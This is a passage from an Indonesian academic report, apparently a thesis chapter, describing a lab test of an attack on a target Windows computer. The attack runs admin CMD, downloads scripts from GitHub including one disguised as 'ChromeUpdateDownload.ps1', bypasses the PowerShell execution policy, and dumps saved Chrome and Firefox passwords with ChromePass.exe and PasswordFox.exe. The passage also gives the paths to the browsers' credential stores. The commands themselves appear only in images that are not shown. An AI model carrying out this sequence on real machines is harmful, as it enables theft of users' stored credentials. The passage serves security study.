
Gambar V- 2. Masuk ke dalam CMD Sebagai Admin

Gambar V-2 menunjukkan bahwa percobaan untuk membuat folder pada komputer target dapat dilanjutkan karena sudah berhasil masuk kedalam CMD sebagai admin, Gambar V-3 menunjukkan baris perintah untuk membuat folder sekaligus pindah kedalam folder tersebut.



Gambar V- 3. Perintah Membuat Folder Baru


Gambar V-4 berikut ini menampilkan bahwa folder baru berhasil dibuat untuk digunakan sebagai penyimpanan *file* sementara selama berlangsungnya penyerangan.




Gambar V- 4. Folder Baru Berhasil Dibuat

### Pengujian Mengunduh *File* dari Github

Pada tahap ini akan dilakukan pengujian dengan mengunduh *file* dari Github penulis yang nantinya akan digunakan selama proses penyerangan. Namun sebelum mengunduh *file* dari Github, terlebih dahulu membuat *script* bernama b,ps1 yang berisikan perintah untuk mengunduh *file* dari Githubkarena pada CMD tidak bisa langsung menggunakan perintah *wget* seperti yang ditampilkan pada gambar V-5.




Gambar V- 5. Baris Perintah Membuat *Script* b.ps1




Gambar V- 6. *Script* b.ps1 Berhasil Dibuat

Gambar V-6 menunjukkan bahwa *script* ChromeUpdateDownload.ps1 sudah siap untuk diunduh. Saat menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1, dilakukan *execution policy bypass* terlebih dahulu agar dapat berjalan tanpa halangan di powershell pada perangkat target manapun. Pada Gambar V-7 ditampilkan perintah untuk menjalankan kedua *script* tersebut.



Gambar V- 7. Perintah Menjalankan *Script* Dengan *Execution Policy*


Gambar V-8 berikut menampilkan hasil unduhan dari Github dengan menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1 yang dijalankan pada komputer target.



Gambar V- 8. Berhasil Mengunduh *File* dari Github

### Pengujian Pengambilan Data *Browser*

Pada pengujian tahap ini, penulis akan menjalankan program ChromePass.exe dan PasswordFox.exe untuk mengambil data *username* dan *password* pada *browser* target. Selain menjalankan kedua program tersebut, pada saat yang sama *file* berformat .txt dibuat untuk menimpan data yang telah diambil dari *browser* target menggunakan perintah */stext*. Gambar V-9 menampilkan perintah untuk menjalankan program dan menyimpannya dalam *file* .txt.



Gambar V- 9. Perintah Menjalankan Program

Baik ChromePass.exe maupun PasswordFox.exe dapat mengambil data password berdasarkan *login data* masing-masing *browser* yang tersimpan pada penyimpanan lokal komputer. Google Chrome menyimpan login data yang disimpan pengguna pada direktori berikut:

C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default


Adapun Mozilla Firefox menyimpan *login data* pengguna pada direktori:

C:\Users\HP-PC\AppData\Roaming\Mozilla\Firefox\Profiles

Gambar V-11 dan V-12 berikut ini menampilkan isi dari *login data* kedua *browser* tersebut.



Gambar V- 10. *Login Data* pada Google Chrome




Gambar V- 11. *Login Data* pada Mozilla Firefox

Dalam percobaan ChromePass.exe dan PasswordFox.exe ini dilakukan beberapa perubahan parameter untuk menguji beberapa kondisi yang mungkin terjadi pada komputer target, berikut ini adalah beberapa skenario percobaan yang dilakukan oleh penulis.

#### **Komputer Target Memiliki Kedua *Browser***


Pada Gambar V-12 ditampilkan hasil program yang dijalankan dengan kondisi komputer target memiliki kedua *browser* terinstal sehingga *file* ChromePass.txt dan PasswordFox.txt berhasil dibuat untuk menyimpan data *browser* Google Chrome dan Mozilla Firefox.



Gambar V- 12. Hasil Pengambilan Data dalam *File* .txt

#### **Komputer Target Tidak Memiliki Google Chrome**


Pada kondisi penyerangan apabila komputer tidak memiliki Google Chrome, maka *script* akan terus berjalan namun tidak ada isi dari ChromePass.txt. Apabila ChromePass.exe dijalankan, maka tidak akan menampilkan apapun seperti pada Gambar V-14 berikut.



Gambar V- 13. Tampilan Saat ChromePass.exe Dijalankan

#### **Komputer Target Tidak Memiliki Mozilla Firefox**

Pada kondisi penyerangan apabila komputer tidak memiliki Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari PasswordFox.txt. Apabila PasswordFox.exe dijalankan, maka akan muncul *alert box* seperti pada Gambar V-14 berikut.



